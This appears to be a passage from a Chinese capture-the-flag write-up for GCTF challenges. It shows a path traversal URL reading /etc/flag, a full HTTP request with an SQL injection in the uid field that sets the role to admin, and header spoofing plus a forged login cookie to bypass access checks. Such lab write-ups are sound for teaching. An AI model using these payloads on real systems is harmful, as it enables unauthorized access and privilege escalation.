
218.2.197.232:18015/spring-css/resources/file:/etc/flag

```
GCTF{db839442402f5874}
```

0x06 注入越权


这一题也是看过writeup写的，感觉一开始没有get到点，其实正过来向原理倒是挺简单的

看网页源码有提示，其实就是admin登录，利用update特性
首先它过滤了一些关键字符不能使用引号
看具体的注入代码



```
POST /edit.php HTTP/1.1
Host: 218.2.197.232:18014
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Referer: http://218.2.197.232:18014/index.php
Cookie: PHPSESSID=jaqajk97s30v7uoq4m44eua2d2
Connection: close
Upgrade-Insecure-Requests: 1

name=admin&email=4a120fda7f72e87b%40gctf.cn&phone=123456789&mobile=123456789&address=
ZH&birth=19000101&gender=%E5%A5%B3&uid=0 , role = 0x61646d696e
```



GCTF{9CtyJLHMxkjLUs6qfUM5Cmrb}

姓名

admin

邮箱

4a120fda7f72e87b@gctf.cn


电话

123456789

手机

0x07 Forbidden

最开始想到的是XXF
不过到最后层层递加




Add	Host	www.topsec.com	🟩
Add	Referer	www.baidu.com	🟩
Add	Cookie	login=1	🟥
Add	X-Forwarded-For	localhost	🟩
Add	X-Requested-With	XMLHttpRequest	🟩
Add	Accept-Language	de-DE	🟩

解决什么问题自己百度吧
最后有个脑洞，话又说回来都是套路

```
4e6a59324d545a6a4e7a4d324e513d3d //16进制
NjY2MTZjNzM2NQ==//base64
66616c7365//16进制转字符
false

利用上述过程写出逆算法
得到4e7a51334d6a63314e6a553d
```

放入cookie
login=4e7a51334d6a63314e6a553d
最后传过去比对即可



```
<!--GCTF{Dt24FbREwYJu7P8ekQHEFknK} -->
```